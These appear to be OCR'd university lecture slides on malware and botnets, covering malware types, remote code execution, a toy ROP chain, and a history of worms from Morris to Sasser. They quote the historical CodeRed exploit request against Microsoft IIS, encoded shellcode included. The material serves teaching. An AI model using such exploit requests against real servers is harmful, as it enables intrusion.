CSE508 Network Security

4/4/2016

Malware and Botnets

Michalis Polychronakis

Stony Brook University


Malicious Software

viruses *worms* *rootkits* *trojan horses*


keyloggers *logic bombs* *backdoors* *downloaders*

droppers *injectors* *dialers* *flooders*


adware *spyware* *ransomware…*



Petya Ransomware, 2016



AIDS Ransomware, 1989



Malware Characteristics

Code Environment

Machine code (executables, DLLs, drivers, shellcode), higher-level languages/interpreters (VB, macro, JS, Java), shell scripts, …

Attack vector

Request, web page, email, document, USB, …

Infection point

SMM/BIOS, firmware, boot sector, kernel, files, memory-only, …

Propagation strategy

File infection (local disk, remote shares, cloud drives), network scanning, contact/host/peer list, physical access, …

Armoring techniques

Packing, polymorphism, obfuscation, anti-VM/sandbox tricks, anti-debugging tricks, …

Worms vs. Viruses

Worm

- A program that self-propagates across a network exploiting security or policy flaws in widely-used services
- Malicious code (standalone or file-infecting) that propagates over a network, with or without human assistance

Classification not always clear

Main differences of worms from typical viruses


- May not require user consent
- May not need to infect files
- Network-oriented infection strategy

Remote Arbitrary Code Execution

Intruder/worm exploits a software vulnerability

1. Inject the attack payload into a buffer
   - Shellcode, ROP payload, …
2. Divert the execution flow of the vulnerable process
   - Buffer overflow, format string abuse, arbitrary data corruption, …
3. Execute the malicious code
   - Injected shellcode, existing reused code, …
   - The malicious code can perform arbitrary operations under the privileges of the exploited process

(Very Simple) Buffer Overflow Exploitation



← **Code injection**

Shellcode


spawn shell

listen for connections

add user account

download and execute malware

Non-Executable Memory




W^X, PaX, Exec Shield, DEP

x86 support introduced by AMD, followed by Intel

- Pentium 4 (late models)

DEP introduced in XP SP2 (hardware-only)

- Applications can opt-in (SetProcessDEPPolicy() or /NXCOMPAT)


ROP Payload
Code
Actions
esp
...
0xb8800000
0x00000001
0xb8800010
0x00000002
0xb8800020
0xb8800010
0x00400000
0xb8800030
...
0xb8800000:
pop eax
ret
...
0xb8800010:
pop ebx
ret
...
0xb8800020:
add eax, ebx
ret
...
0xb8800030:
mov [ebx], eax
ret
eax = 1
ebx = 2
eax += ebx
ebx = 0x400000
*ebx = eax

Worms: It all started back in 1988…

Morris worm

- Created with no malicious intent
- "Gauge the size of the internet"

Exploited multiple vulnerabilities

- `finger` (stack smashing)
- `sendmail` (DEBUG command allowed for remote cmd exec)
- Weak passwords (cracking using dictionary)
- `rsh/rexec` (*`/etc/hosts.equiv`* or *`.rhosts`* host-based authentication)

Infected about 10% of the internet

- 6.000 out of 60.000 hosts

And then…

13 July 2001 – CodeRed: Buffer overflow in Microsoft IIS

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u
9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%
u53ff%u0078%u0000%u00=a HTTP/1.0
```

Defaced affected website:


`HELLO! Welcome to http://www.worm.com! Hacked By Chinese!`

Days 1–19: propagate through random scanning

Days 20–27: DoS attack against www.whitehouse.gov

4 August 2001 – CodeRed II

Localized scanning





More to come…

18/9/2001 – Nimda

Many infection vectors

- Code Red IIS buffer overflow
- Bulk email to harvested addresses from victim host
- Open network shares
- Infect visitors of compromised web sites
- Microsoft IIS 4.0/5.0 directory traversal vulnerabilities
- Backdoors left behind by the Code Red II and Sadmind/IIS worms






How to 0wn the Internet in Your Spare Time – USENIX Security 2002

Faster…

25 January 2003 – Slammer

Stack overflow in MS SQL Server 2000, 376-byte UDP packet



Slammer, 30 min after its release:
75.000+ infected hosts, 90% of the vulnerable population

Massive…

11 August 2003 – Blaster

- Buffer overflow in the DCOM RPC Windows service
- TFTP connect-back, download, and execute
- 6176-byte UPX-compressed binary

SYN-flooding DDoS attack against windowsupdate.com

18 August 2003 – Welchia

- "helpful" worm: deletes Blaster and downloads patch
- Caused side-effects…

More…

19 March 2004 – Witty worm

Vulnerability in ISS firewall products

30 April 2004 – Sasser

Vulnerability in LSASS Windows service

13 August 2005 – Zotob

